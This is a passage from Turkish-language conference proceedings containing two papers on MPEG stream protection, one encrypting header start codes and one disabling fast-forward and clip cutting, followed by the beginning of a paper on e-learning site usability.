[3] Sellars D., "An Introduction to Steganography", Student Papers, 1999. <http://www.cs.uct.ac.za/courses/CS400W/NIS04/papers99/dsellars/index.html>

[4] Kerckhoffs A., "La cryptographie militaire", Journal des Sciences Militaires, February 1883.

[5] Biryukov A., "Methods of Cryptanalysis", Phd Thesis, 1999.

[6] Rijmen V., "Cryptanalysis and Design of Iterated Block Ciphers", Phd Thesis, October 1997.

[7] Stinson D.R., "Cryptography: Theory and Practice, Second Edition", CRC Press, 2002.

[8] Fridrich J., Goljan M., "Practical Steganalysis of Digital Images - State of the Art", In Proceedings of SPIE, Security and Watermarking Multimedia Contents IV (San Jose, CA, Jan. 21-24). International Society for Optical Engineering, 2002, 1-13.

[9] Phan R.C.W., Ling H.C., "Steganalysis of Random LSB Insertion Using Discrete Logarithms Proposed At Cita03", M2USIC03, PJ, Malaysia, 2-3 October 2003.

[10] Fridrich J., Du R., Meng L., "Steganalysis of LSB Encoding in Color Images", Proceedings IEEE International Conference on Multimedia and Expo, New York City, NY, July 30-August 2, 2000.

[11] Şahin A., Buluş E., Sakallı M.T., "24Bit Renkli Resimler Üzerinde En Önemli Bite Ekleme Yöntemini Kullanarak Bilgi Gizleme", Trakya Üniversitesi Fen Bilimleri Dergisi, Edirne-Türkiye, 2006.

## Mpeg Akımında Başlık Şifreleme

Deniz Taşkın<sup>1</sup>, Cem Taşkın<sup>2</sup>, Nursen Suçsuz<sup>1</sup>

<sup>1</sup> Trakya Üniversitesi, Bilgisayar Mühendisliği Bölümü, 22030, Edirne

<sup>2</sup> Trakya Üniversitesi, Kırklareli Teknik Bilimler MYO, BTP Programı, 39100, Kırklareli  
deniztaskin@trakya.edu.tr, cemtaskin@trakya.edu.tr, nursen@trakya.edu.tr

**Özet:** Günümüzde, sayısallaştırılmış video dosyalarının büyük bir çoğunluğu sıkıştırılmış olarak depolanmakta ve dağıtılmaktadır. Sıkıştırılmış ortamda saklanan video dosyalarının güvenliği için güncel şifreleme algoritmaları kullanılmaktadır. Kullanılan algoritmaların gücü arttıkça bunları çözmek için gereken sistem kaynaklarında da artış olmaktadır. Geliştirilen yöntem sayesinde sıkıştırılmış bir video akımının tamamı yerine %1'lik bir kısmının şifrelenmesi ile video akımının aynı seviyede güvenliği sağlanmıştır. Geliştirilen yöntem sayesinde artan güvenlik ihtiyaçları daha düşük bir maliyet ile karşılanmaktadır.

**Anahtar Kelimeler:** Mpeg akımı, Şifreleme, Mpeg başlıkları

### Header Crypting in Mpeg Stream

**Abstract:** Nowadays most of the digital video files are stored and distributed in compressed domain. For security of video files which are stored in compressed domain, current crypto algorithms are used. While strength of algorithms increases, system resources to resolve these algorithms will also increase. Despite of full stream, one percent of video stream cryption will provide same security level by using developed method. In assistance of given method, increasing security requirements will be covered by lower costs.

**Keywords:** Mpeg Stream, Crypting, Mpeg headers.

### 1. Giriş

Sayısal video görüntüsü kullanımına paralel olarak artan depolama ve bant genişliği ihtiyaçları yüzünden video dosyaların çok büyük bir çoğunluğu sıkıştırılmaktadır. Sıkıştırılmış video görüntüleri düşük miktarda yer kaplar, iletimde de kolaylıklar sağlamaktadır. Yüksek sıkıştırma ve görüntü kalitesi sağlayan Mpeg yöntemi çoğu kullanıcı ve yayıncı tarafından tercih edilmektedir.

Sayısal ortamda saklanan video dosyalarının şifrelenmesi için özel olarak kullanılan algoritmalar bulunmazken, mevcut şifreleme algoritmalarının yayıncı kuruluşlar tarafından sayısal uydu yayınlarını şifrelemek amacıyla kullandıkları Cryptoworks, Nagravision, Vi-

access gibi özelleştirilmiş sürümleri bulunmaktadır.

İster depolanmış video verisini ister canlı video verisini şifrelemek için tasarlanırlar, kullanılan bütün şifreleme algoritmaları verinin bütünü şifreleyerek güvenlik altına almak zorundadırlar. Bu yüzden dosya boyutlarındaki ve kullanılan şifreleme anahtarlarının uzunluğundaki artış ile birlikte artan sistem maliyetleri olmaktadır.

Bu gerçekleştirilen çalışmada Mpeg yöntemi ile sıkıştırılmış video dosyalarına özel bir şifreleme yaklaşımı geliştirilmiştir. Video bütününe ait -yüzde bir gibi- çok düşük miktardaki verinin mevcut şifreleme metotları kullanılarak şifrelenmesi sonucunda video bütünüün tamamının güvenliği sağlanmıştır.



## 2. Mpeg Sıkıştırma Yöntemi

Bir video akımının Mpeg sıkıştırma yöntemiyle sıkıştırılması hazır çorbaya benzetilebilir. Çorba paketlenirken taşıma ve saklamayı daha etkin yapmak için tüm su buharlaştırılarak ayrıştırılır. Kurutulmuş hazır çorba paketi müşteriye ulaştırıldığında karışıma su eklenerek çorba yeniden oluşturulmaktadır. Mpeg sıkıştırma yöntemi ses ve görüntü akımından gereksiz bilgileri çıkararak sinyali orijinal boyutundan 180 kez daha küçük hale getirir. Gösterim sırasında sıkıştırılmış veriden orijinal görüntü elde edilir. [2]

Video verisi sayısallaştırıldığında sıkıştırma işlemi başlar. Mpeg yöntemi kendi içerisinde birden çok sıkıştırma metodu ve iyileştirme işlemini kapsamaktadır. Video sıkıştırması kullanılarak resim kalitesinde kabul edilebilir bir düşüş ile birlikte orijinal sinyalin %98'i atılabilir.

Mpeg video sıkıştırması iki temel sıkıştırma yöntemi içermektedir: uzaysal kodlama ve ge-


çici kodlama. [4] Uzaysal kodlama video çerçevesindeki ardışık piksellerdeki, fazlalığı yok eder, geçici kodlama ise video akımındaki çerçeveler arasındaki fazlalığı en aza indirir.

### 2.1. Uzaysal Kodlama

Uzaysal kodlama bir resmin düz alanlarındaki piksel gruplarındaki benzerlikleri temel alır. Örnek olarak mavi gökyüzü arka planına sahip bir sahne birçok benzer renk değerine sahip sütunlardan oluşacaktır. Uzaysal kodlama bu piksel gurubundan sadece bir tanesini kodlar ve ardından diğerlerinin buna benzer olduklarını belirtir. Böylece bit akımından fazla veri atılır.

Uzaysal kodlama işlemi aşağıdaki adımlardan oluşur.

1. Ayrı kosinüs dönüşüm
2. Nicelendirme
3. Ağırlıklandırma
4. Tarama
5. Entropi Kodlama



Şekil 1. Ayrık kosinüs dönüşümü

### 2.2. Geçici Kodlama

Geçici kodlama video akımındaki sıralı çerçevelerdeki fazlalıkları yok eder. Örnek olarak futbol oyununu gösteren bir video verilebilir. Oyuncular çerçeveden çerçeveye hareket ederken, arka plan sahnesi değişmez. Geçici kodlama birbiri ardına gelen çerçevelerdeki benzerlikleri değerlendirir ve çerçeveler arasındaki farklılıkları kodlar. Bu kodlama iki farklı şekilde gerçekleşmektedir: ara çerçeve tahmini ve hareket tahmini.

#### 2.2.1. Ara çerçeve tahmini

Sıkıştırılmamış video dosyalarının aksine Mpeg yöntemi ile sıkıştırılmış video dosyalarında 3 farklı çerçeve tipi vardır. Bu sayede birbirini takip eden çerçeveler arasında az bir görsel fark olması durumunda çerçevenin tamamı dosyaya aktarılmaz. Ara çerçeve tahmini ardıl çerçevelerdeki benzerlikleri avantaj olarak kullanır. Öncelikle tam bir referans çerçeve seçilmekte ve ardından takip eden çerçeveler bu referans çerçeve ile olan farklılıklar kodlanmak suretiyle ifade edilmektedir. Referans çerçeve-

ye ara kodlanmış çerçeve ya da "I-çerçevesi" denilmektedir. I-çerçevesi P ve B tipi çerçeveleri tahmin etmek için kullanılırlar.


**a) I çerçevesi:** Tam bir video resmidir. Gösterilebilmesi için başka bir resme ihtiyaç yoktur. En çok veriyi kapsamaktadır.

**b) P çerçevesi:** Bir önceki çerçevedeki farklılıkları şifrelemektedir. Gösterilebilmesi için bir önceki çerçeveye ihtiyaç duyar. B çerçevesinden daha fazla yer kaplamaktadır.

**c) B çerçevesi:** Bir önceki yada daha sonraki çerçevedeki farklılıkları şifrelemektedir. I çerçevesindeki verinin en az %25ini içerir. Gösterilebilmesi için bir önceki ya da sonraki çerçeveye ihtiyaç duyar.[5]

#### 2.2.2. Hareket tahmini

Nesnelerin ekrandaki konumları değişirken genellikle görünümünde bir değişiklik olmamaktadır. Hareket tahmini bu benzerliğin avantajını, nesnenin kendisini kodlamak yerine hareketini kodlamak suretiyle kullanmaktadır. Tipik olarak hareket, birden çok çerçeve arasında devam eder bu sayede nesnenin sürekli yeniden kodlanması gerekmemektedir. [2] parçacıkları oluşturulabilir ve yine bunların izlenebilmesi için ana video bütününe ihtiyaç duyulmaz. Esnek dosyalama yapısını Mpeg başlıkları sağlamaktadır. Bütün başlangıç kodları yirmi üç adet 0 ve bir adet 1'den oluşan 3 byte'lık bir öne ek alırlar. Bunun ardından gelen son byte farklı başlangıç kodlarının kimliğini belirler. Mpeg akımında başlangıç kodları dışında buna benzer bir dizilime izin verilmez. Tablo 1'de bazı başlangıç kodları verilmiştir. [6]



Şekil 2. Mpeg Çerçeve Tipleri



Şekil 3. Hareket vektörü, örnek nesne ve hareket vektörleri



### 3. Mpeg Akımının Çözülmesi


Etkin bir sıkıştırma yöntemi olması dışında Mpeg sıkıştırma yöntemi aynı zamandan dosya deseni bakımından esneklik. Bir video bütününden kopartılan belli bir sürelik video parçacığı kendi başına izlenebilir. Bu video parçacıkları birleştirilerek daha büyük video parçacıkları oluşturulabilir ve yine bunların izlenebilmesi için ana video bütününe ihtiyaç duyulmaz. Esnek dosyalama yapısını Mpeg başlıkları sağlamaktadır. Bütün başlangıç kodları yirmi üç adet 0 ve bir adet 1'den oluşan 3 byte'lık bir öne ek alırlar. Bunun ardından gelen son byte farklı başlangıç kodlarının kimliğini belirler. Mpeg akımında başlangıç kodları dışında buna benzer bir dizilime izin verilmez. Tablo 1'de bazı başlangıç kodları verilmiştir. [6]

Bir video akımının çözülebilmesi için sıralama başlangıç kodunun bulunması gerekmektedir. Bunun ardından resim grubu başlangıç kodu aranmaktadır. Resim grubu başlangıç kodu bu-

lunduktan sonra resimlerin çözülmesi işlemine başlanır. Resimleri belirlemek için "0 0 1 0" hex değeri, akım içinde aranır. Resmi oluşturan verilerin bulunduğu konum bu başlık değeri sayesinde belirlenir. Videoyu oluşturan resimlerin yeniden izlenebilir hale gelebilmesi için öncelikle dilimler, ardından makro bloklar ve blokların çözülmesi gerekmektedir. Bunların çözülebilmesi için yine başlık bilgilerine ihtiyaç duyulmaktadır. Şekil 4.'te sıkıştırılmış videoyu oluşturan katmanlar görülmektedir.[3]

Kod Adı	Değeri (Hex)
Resim grubu	0 0 1 B8
Resim	0 0 1 0
Sıralama bitişi	0 0 1 B7
Sıralama hatası	0 0 1 B4
Sıralama başlangıcı	0 0 1 B3
Dilim 1 - Dilim 175	0 0 1 1 - 0 0 1 AF
Kullanıcı verisi	0 0 1 B2

Tablo 1. Mpeg video başlıkları



Şekil 4. Mpeg video katman yapısı

### 4. Mpeg Akımının Şifrenmesi

Mpeg olarak sıkıştırılmış bir video akımı mevcut şifreleme algoritmaları kullanarak şifrelenbilir. Mevcut güvenliğin artırılması amacıyla şifreleme ve açma anahtar uzunlukları büyütülebilmektedir. Fakat bu işlem şifreleme ve çözüme işlemlerinin maliyetini arttırmaktadır.

Mpeg akımının çözülmesi işleminin adımları incelendiğinde videonun tekrardan izlenebilir hale gelebilmesi için, Mpeg başlıklarının ne kadar hayati bir önem taşıdığı görülmektedir. Aşağıda bir resme ait bir dilim başlangıcı ve dilime ait bazı kodlar verilmiştir.

00	00	01	01	4A	BB	D1	40	04	E0	0F	50
10	FF	E4	60	22	80	27	40	9A	00	6D	F1
C7	11	45	EB	9D	4D	3F	32	9D	83	60	43
7E	98	C6	F8	11	1A	AF	B0	AA	3F	8C	21
36	9A	16	D1	1A	B7	80	00	72	24	02	50
08	30	90	C4	00	E4	48	04	BE	98	48	6D
EC	CD	6A	1A	D6	DF	34	00	E4	48	04	BE

Şekil 4. 1 numaralı dilim

Dikkat edilecek olunursa "00 00 01 01" byte dizisi 1 numaralı dilimin başlangıcını belirtmektedir. Bu başlık değeri dışında bu verinin birinci dilime ait olduğu gösteren başka bir işaret bulunmamaktadır. Eğer bu başlık değeri akımdan çıkartılır ise veya başlık değeri kasıtlı biçimde bozulursa video akımının yeniden izlenebilir hale getirilmesi imkânsızdır.

00	00	01	01	4A	BB	D1	40	04	E0	0F	50
W	X	Y	Z	4A	BB	D1	40	04	E0	0F	50

Şekil 5. Orijinal ve şifrelenmiş Mpeg akımları

Geliştirilen yöntemde şifreleyici bir yazılım yardımıyla izlenebilir Mpeg akımındaki tüm başlık değerleri rastlantısal değerlerle değiştirilir. Şifreleme işlemi sonucunda akımın orijinal başlıkları farklı bir anahtar dosya içine


kaydedilmektedir. Anahtar dosya olmaksızın şifrelenmiş video akımını izlemek hiçbir şekilde mümkün değildir.

Şifre çözücü yazılım kısmında, anahtar dosyada bulunan başlık değerleri kullanılarak şifresi çözülmüş video akımı yeniden oluşturulur.

### 5. Sonuç


Başlık verileri tahrip edilmiş bir Mpeg dosyasının izlenmesi mümkün değildir. Başlıkları bozulmuş bir video akımını izlenebilir kılan henüz bir metot geliştirilmemiştir. Bu avantajları kullanarak yöntem çok küçük bir veriyi şifreleyerek bir veri bütününe anahtar dosya olmadan, anlamsız ve kullanılamaz hale getirmiştir.

Anahtar dosya mevcut şifreleme metotları kullanılarak şifrelendiğinde güvenlik son derece sağlam hale gelmektedir. Anahtar dosya şifrelenmediği durumda dahi anahtar dosyanın deseni bilinmediğinden dolayı şifre çözüme işlemi gerçekleştirilemeyecektir.



Şekil 6. Şifrelenmiş akım izleme hatası

Şekil 7.de videoların kapladıkları dosya boyutlarına göre sistem başlıklarının kapladıkları alan verilmiştir.



Şekil 7. Video boyutuna göre toplam boşluk boyutları

Video boyutuna bağlı olarak başlıkların kapladığı toplam boyut da artmaktadır. Bu şifrelenecik veri miktarında da artışa neden olmaktadır. Buna rağmen başlık boyutları toplam video boyutunun yaklaşık yüzde birine eşdeğerdir.

## 9. Kaynaklar

- [1] CHANG, S., 'Compressed Domain Techniques for Image/Video Indexing and Manipulation', IEEE Conference On Image Processing, 1995
- [2] J. GILVARRY, 'Extraction of Motion Vectors from an MPEG Stream', 1999.
- [3] MENG, J., CHANG, S., 'Tools for Compressed Domain Video Indexing and Editing', SPIE Conference on Storage and Retrieval, 1995.

[4] Mitchell, J.L., Pennebaker, W.B., Fogg, C.E. ve Legal, D.J., Mpeg Video Compression Standard, Chapman and Hall, 1996.

[5] PATEL, N., SETHI, I., 'Compressed Video Processing for Cut Detection', 1996

[6] Taşkın, D., Suçsuz, N., "Sıkıştırılmış ortamda çerçeve tipine dayalı gerçek zamanlı sahne değişimi belirleme", IV. Bilgi teknolojileri Kongresi, 9-11 Şubat 2006, Pamukkale Üni.

## Mpeg Akımında Operatör İşlemlerinin Kısıtlanması

### Yoluyla İçerik Koruma

Deniz Taşkın<sup>1</sup>, Cem Taşkın<sup>2</sup>, Nurşen Suçsuz<sup>1</sup>

<sup>1</sup> Trakya Üniversitesi, Bilgisayar Mühendisliği Bölümü, 22030, Edirne

<sup>2</sup> Trakya Üniversitesi, Kırklareli Teknik Bilimler MYO, BTP Programı, 39100, Kırklareli  
deniztaskin@trakya.edu.tr, cemtaskin@trakya.edu.tr, nursen@trakya.edu.tr

**Özet:** Sayısal dünyanın en büyük sorunlarından birisi içeriğin korunmasıdır. İçeriği korurken son kullanıcının sayısal içeriği eksiksiz olarak kullanabilmesi ve mevcut donanımın değişmesi birincil gereksinimlerden. Günümüzde en popüler video sıkıştırma metodu Mpeg video sıkıştırmasıdır. Geliştirilen yöntem sayesinde Mpeg yöntemi ile sıkıştırılmış video dosyalarının, kullanılan mevcut donanım ve yazılım bileşenlerinin değişmeden izlenmesi sağlanırken ileri ve geri alma gibi operatör işlemleri engellenmektedir. Bununla birlikte video bütününe parçalara ayrılması da engellenmektedir.

**Anahtar Kelimeler:** Mpeg, Mpeg başlıkları, İçerik koruma.

### Content Protection in Mpeg Stream by Disabling Operator Movements

**Abstract:** One of the biggest problems of digital word is protecting content. While protecting content, user's complete access to digital content and no change in existing hardware are primary necessities. Nowadays Mpeg is the most popular video compressing method. By this developed method without changing existing hardware and software components, operator movements like forward and backward are restricted. Beside all, dividing entire video into small video pieces is also restricted.

**Keywords:** Mpeg, Mpeg headers, Content protection.

### 1. Giriş

Sayısal olarak saklanan video dosyaların çok büyük bir çoğunluğu depolama kısıtları yüzünden sıkıştırılmaktadır. Birçok sıkıştırma yönteminden göze en çok çarpanı, boyutu 1/180 kadar küçültebilen Mpeg video sıkıştırma yöntemidir. Yüksek sıkıştırma oranının yanı sıra görüntü kalitesinden çok da fazla ödün vermeyen Mpeg yöntemi çoğu kullanıcı ve yayıncı tarafından tercih edilmiştir. [1]

Etkin bir sıkıştırma yöntemi olması dışında Mpeg sıkıştırma yöntemi aynı zamandan birçok yönden esnek. Bir video bütününe koparılan belli bir sürelik video parçası kendi

başına izlenebilir. Bu video parçacıkları birleştirilerek daha büyük video parçacıkları oluşturulabilir ve yine bunların izlenebilmesi için ana video bütününe ihtiyaç duyulmaz.

Bu esneklik içeriğin korunması açısından yayıncılara zorluk çıkartmaktadır. Bu sorunun çözümü için geliştirilen yöntemler genellikle dosyayı şifreleme şeklinde olup, mevcut yazılım ve donanım birimlerinde köklü değişiklikler gerektirmektedir.

Geliştirilen yöntemde Mpeg akımının içeriğinde değişiklikler yapılmaktadır. Yapılan bu değişiklikler sıkıştırılmış Mpeg akımının, mevcut video gösterici yazılım ve donanım birimlerin-


de düzgün biçimde izlenebilmelerine engel teşkil etmemiştir. Fakat mevcut video akımında ileri veya geri sarma işlemleri yapılması ya da video akımından belli bir parçacıkların çıkarılması, parçacıkların birleştirilerek yeni parçacıklar oluşturulması işlemleri sonucunda video akımı izlenemez hale gelmektedir.

## 2. MPEG Akımı

Sayılaştırılmış video verisinin Mpeg yöntemiyle sıkıştırılmış haline Mpeg akımı denilmektedir. Mpeg akımı uygun bir kod çözücü yazılım veya donanım yardımıyla izlenebilir video haline dönüştürülür. Mpeg akımı çok esnek bir yapıya sahiptir. Akımın bütünden koparılmış herhangi bir parçası, kod çözücü birim tarafından akımın bütününe ihtiyaç duyulma-

dan izlenebilir hale dönüştürülebilmektedir. Mpeg akımı video ve ses bilgisinin her ikisini de bünyesinde barındırmaktadır. [4] katmanı, sıkıştırma katmanına yardımcı işaretçiler içermektedir. Sıkıştırma katmanı ise ses ve video çözücü birimlerin veri ihtiyacını karşılamaktadır. Tipik bir Mpeg sistem blok diyagramı şekil 1'deki gibidir. Görüldüğü gibi Mpeg akımında Sistem katmanını etkileyecek bir değişiklik video ve ses verisinin çözülmesine ve izlenmesine engel olacaktır. Ayrıca yapılabilecek bu tip bir değişiklik akımın tümünün izlenmesini engelleyecek ve akımı bozacaktır.


Geliştirilen yöntem sistem çözücü katmanı geçebilmeli ve gerekli müdahaleyi video çözücü katmanı etkileyecek şekilde yapabilmelidir.



Şekil 1. Mpeg Sistem Yapısı

## 3. Sistem Katmanı

Mpeg sistem katmanı, sıkıştırılmış bir ya da daha fazla ses veya video akımını tek bir akıma çevirmek gibi temel bir işleve sahiptir. Sistem çözücü birim bu bit akımını işler ve akımı zamanlama bilgisiyle birlikte gerekli çözücü birime iletir.



Şekil 2. Mpeg Sistem başlıkları

Sistem çözücü birim bit akımını paket başlangıç kodlarına göre işleyerek video ve ses çözücü birimleri besler. Sistem katmanı paket başlıkları tablol'de gösterilmektedir.[4]

Kod Adı	Değeri (Hex)
iso_11172_bitiş kodu	0 0 1 B9
Paket başlangıç kodu	0 0 1 BA
Sistem başlangıç kodu	0 0 1 BB
Ayrılmış akım	0 0 1 BC
Özel akım	
Boşluk akımı	1 0 0 1 BD
Ses akımı	0 0 1 C0 - 1 DF
Video akımı	0 0 1 E0 - 1 EF

Şekil 2. Mpeg Sistem başlıkları

## 4. Video Başlangıç Kodları


Sistem katmanı, eşsiz sistem başlıklarını kullanarak Mpeg akımını ses ve video çözücü birimlere dağıtmaktadır. Video çözücü birimin, sıkıştırılmış Mpeg akımını çözebilmesi için video başlangıç kodları adındaki başlık kodları kullanılmaktadır. [6]

Video başlangıç kodları video çözücü birim tarafından çözülürler. Bir video sıralaması sıralama başlangıç kodu ile başlamaktadır. Video sıralamasının altında resim grupları, resim gruplarının altında resimler, resimlerin altında dilimler, dilimlerin altında makro bloklar, makro blokların altında ise video verisini içeren bloklar bulunmaktadır. Bu hiyerarşik yapının oluşturulabilmesi için video başlık kodları kullanılır. Video başlangıç kodları eşsizdirler ve görsel veri içerisinde başlangıç kodlarının bulunamayacağı kesin şekilde bildirilmiştir. [5]

Tablo 2'de video başlangıç kodlarının bir listesi bulunmaktadır.

Kod Adı	Değeri (Hex)
Resim grubu	0 0 1 B8
Resim	0 0 1 0
Sıralama bitişi	0 0 1 B7
Sıralama hatası	0 0 1 B4
Sıralama başlangıcı	0 0 1 B3
Dilim 1- Dilim 175	0 0 1 01 - 1 AF
Kullanıcı verisi	0 0 1 B2

Tablo2. Mpeg video başlangıç kodları



Şekil 3. Mpeg video katman yapısı

## 5. Akımın Çözülmesi


Şekil 4'deki akış şeması video akımının çözülmesi işleminin bir kısmını göstermektedir. Buna göre bir video akımının çözülebilmesi için sıralama başlangıç kodunun bulunması gerekmektedir. Bunun ardından resim grubu başlangıç kodu aranmaktadır.

Resim grubu başlangıç kodu bulunduğundan sonra resimlerin çözülmesi işlemine başlanır. Resimleri belirlemek için "0 0 1 0" hex değeri, akım içinde aranır. Resmin yeri belirlendikten sonra tipi belirlenmektedir.

Standart video dosyalarının aksine Mpeg yöntemi ile sıkıştırılmış video dosyalarında 3 farklı çerçeve tipi vardır. Bu sayede birbirini takip eden çerçeveler arasında az bir görsel fark olması durumunda çerçevenin tamamı dosyaya aktarılmaz. [2]

**a) I çerçevesi:** Tam bir video resmidir. Gösterilebilmesi için başka bir resme ihtiyaç yoktur. En çok veriyi kapsamaktadır.

**b) P çerçevesi:** Bir önceki çerçevedeki farklılıkları şifrelemektedir. Gösterilebilmesi için bir önceki çerçeveye ihtiyaç duyar. B çerçevesinden daha fazla yer kaplamaktadır.



Şekil 4. Video akımı çözme işlemi

**c) B çerçevesi:** Bir önceki yada daha sonraki çerçevedeki farklılıkları şifrelemektedir. I çerçevesindeki verinin en az %25'ini içerir. Gösterilebilmesi için bir önceki ya da sonraki çerçeveye ihtiyaç duyar.



Şekil 5. Bir resim grubu, resim çerçevesi tipleri

## 6. Akımın Korunması

Bu çalışmada akımın korunması ile hedeflenen, ileri geri alma gibi operatör işlemlerinin engellenmesi ve video bütününden belli bir parçanın kopyalanmasının engellenmesidir.

Bu amaçla, akımın çözülmesi işlemi detaylı bir şekilde incelenmiştir. Akımda yapılacak değişiklik akımın tümünden bozulmasına neden olmamalıdır.

Bu amaçla yapılan çalışmalarda aşağıdaki kurallardan faydalanabileceğine karar verilmiştir:

- Bir sıralama başlangıcı her zaman en azından bir resim grubu tarafından takip edilir
- Bir video akımında birden fazla sıralama başlangıcı bulunabilir.

Bu kurallar dışında bir video gösterici birimin, görüntüyü ileri ya da geri sarma işlemleri sırasında, video akımı çözme işlem basamaklarını en başından uyguladığı da dikkate alınmıştır. [4]

Bu durumda video gösterici birimin ileri ya da geri sarma işlemleri sırasında, akım içerisinde birden fazla bulunan, sıralama başlangıcı kodunu bulması gerekmektedir. Eğer bir video akımında bir tek sıralama başlangıcı kodu bulunursa, akım içerisinde operatör işlemlerini uygulamak mümkün olmayacaktır. Ayrıca bir sıralama başlangıcı her zaman resim grupları tarafından takip edileceğinden, başka sıralama başlangıcı koduna ihtiyaç duyulmayacaktır.

## 7. Sonuçlar

Örnek video görüntüsü içinden sadece bir sıralama başlangıç kodu kalacak biçimde geri kalan sıralama başlangıç kodlarının pozisyonları belirlenmiş ve bunların yerine rastlantısal veriler girilmiştir. Akım çözümü sırasında başlıklar dikkate alındığından dolayı sıralama başlangıçları yerine rastlantısal veriler verilmesi akımın çözülmesi işlemine herhangi bir etkisi olamamaktadır. Bu sayede video akımı, mevcut kullanılan donanım ve yazılım birimleri değişmeden izlenebilmektedir.

Değişiklik yapılan video akımı, yazılım (Windows Media Player 11) ve donanım tabanlı video çözücü birimler tarafından test edilmiş ve akım içerisinde ileri ya da geri sarma operatör işlemlerinin gerçekleştirilemediği gözlemlenmiştir.

Bunun dışında Movie Maker ve Video Cd Cutter adında, video kesme işlemi için kullanılan yazılımlar, korunmuş video akımlarından izlenebilir video parçacıkları çıkarmayı başaramamıştır.

## 9. Kaynaklar

- [1] CHANG, S., 'Compressed Domain Techniques for Image/Video Indexing and Manipulation', IEEE Conference On Image Processing, 1995
- [2] J. GILVARRY, 'Extraction of Motion Vectors from an MPEG Stream', 1999.
- [3] MENG, J., CHANG, S., 'Tools for Compressed Domain Video Indexing and Editing', SPIE Conference on Storage and Retrieval, 1995. [4]. Mitchell, J.L., Pennebaker, W.B., Fogg, C.E. ve Legal, D.J., Mpeg Video Compression Standard, Chapman and Hall, 1996.
- [5] PATEL, N., SETHI, I., 'Compressed Video Processing for Cut Detection', 1996
- [6] Taşkın, D., Suçsuz, N., "Sıkıştırılmış ortamda çerçeve tipine dayalı gerçek zamanlı sahne değişimi belirleme", IV. Bilgi teknolojileri Kongresi, 9-11 Şubat 2006, Pamukkale Üni.



## E-Öğrenme Sisteminin Hizmet İçi Eğitimde Kullanılması ve E-Öğrenme Sitelerinin Kullanım Kolaylığı Açısından İncelenmesi

Yaşar Arslan<sup>1,2</sup>, Yasemin Boy<sup>1</sup>, Mevlüt Doğan<sup>3</sup>

<sup>1</sup>, Fen Bilimleri Enstitüsü, Enformatik Bölümü, Bilgisayar ABD, Afyonkarahisar

<sup>2</sup> Afyon Kocatepe Üniversitesi, Bilgi İşlem Daire Başkanlığı, 43200, Afyonkarahisar

<sup>3</sup> Afyon Kocatepe Üniversitesi, Enformatik Bölümü, Afyonkarahisar

arslan@aku.edu.tr, yaseminboy@aku.edu.tr, mdogan@aku.edu.tr

**Özet:** E-öğrenme, çoğunlukla zaman yetersizliğinden dolayı örgün eğitim alamayan insanların alternatif olarak tercih ettikleri bir sistemdir. Böylece eğitimde zaman ve mekan birlikteliğinin gerekliliği ortadan kalkmaktadır. Resmi veya özel kurumların, değişen teknolojiyle birlikte farklı eğitim ihtiyaçları oluşabilmektedir. Bilgisayar ortamında, zaman ve mekan birlikteliği olmayan geniş kitle ve kurumların, farklı noktalardan eğitimlerini tamamlayıp, bilgi ve becerilerini geliştirmesi ve ülkesine hizmet etmesi sağlanabilmektedir[1]. Zaman birlikteliği olmadan eğitimi aktarmada etkili olarak kullanılan teknoloji ise internettir. E-öğrenme için kullanılacak teknoloji basit ve hem eğitimcilerin hem de öğrencilerin kolaylıkla kullanabilecekleri şekilde olmalıdır. İnternet kullanıcılarının %58'i kullanım sorunları yaşadıkları siteleri bir daha kullanmamaktadır ve bu ciddi bir kayıptır.

Bu çalışmada, hizmet içi eğitimde, neden e-öğrenme sistemlerine gerek duyulabileceği ve bu eğitimle birlikte kurum içerisinde personel etkileşiminin ve bağlılığının nasıl sağlanabileceği konuları işlenecektir. Ayrıca, kullanım kolaylığı bakımından ortaya çıkan problemler ele alınarak kullanımda olan e-öğrenme sitelerinden beş tanesi, içerik tasarımı ve kullanım kolaylığı açısından incelenmiştir.

**Anahtar Kelimeler:** Hizmet içi eğitim, kurumsal bağlılık, e-öğrenme, web tabanlı eğitim, kullanım kolaylığı

### Using E-Learning System in Office Education and Analyzing E-Learning Sites According to Usability


**Abstract:** E-learning is usually an alternative learning tool chosen by people who can not take education because of lack of time. So, time or place dependency can be eliminated. Formal or informal companies need alternative educations by developing technology. Education and skill development of people, without time or place togetherness, can be provided via computer technology.[1] However this technology should be easy to understand for teacher and students. %58 percent of Internet users do not visit the home pages that have not usability again and this percent is a serious missing.

In this study, two topics are examined; why e-learning will be needed and how employees interaction can be provided by e-learning. Also, the problems caused by not having usability of home pages are handled and the five selected e-learning pages are analyzed.

**Keywords:** official education, official allegiance, e-learning, web site, usability

## 1. Giriş

E-öğrenme, diğer bir deyişle uzaktan öğretim, örgün eğitimin dışında, istenilen zamanda, istenilen mekanda ve istenilen kadar bilgi almayı sağlar. Zaman ve mekan birlikteliği olmadan eğitime ihtiyacının karşılanması gereken en geniş sektör hizmet içi eğitimdir. Gerek özel şirketlerin gerekse resmi kurumların, değişen teknolojiyle birlikte çok farklı eğitim ihtiyaçları oluşabilmektedir. Hizmet içi eğitimdeki amaç aynı kalitede eğitimin, aynı ölçü ve zaman miktarında, gruba başarılı bir şekilde aktarılabilmesidir. Bu eğitim sırasında personelin günlük yapması gereken işleri aksatmadan yapabilmemesinin sağlanması gerekmektedir. Çözüm olarak uzaktan eğitim sistemlerinin kullanılması ile, gerekli eğitimin personele aktarılmasının etkin ve verimli olabileceği, strateji olarak bu tür eğitimlerin değerlendirilebileceği, günümüz kurum ve firmalar için ilgilendirilmesi gerekli bir konudur. Bu çalışma için en uygun teknoloji de internettir. E-öğrenme için kullanılacak teknoloji basit ve hem öğretmenlerin hemde öğrencilerin kolaylıkla kullanabilecekleri şekilde olmalıdır. Bunun yanında bilgiyi yazılı olarak sunarken, eklenen ses ve görüntüyle de öğrenme süreci hızlandırılmalıdır. E-öğrenme siteleri hazırlanırken kullanım kolaylığı göz önünde bulundurulmalıdır.



Tablo 1. Web sitelerinin kullanıcılar tarafından değerlendirilmesi [2]

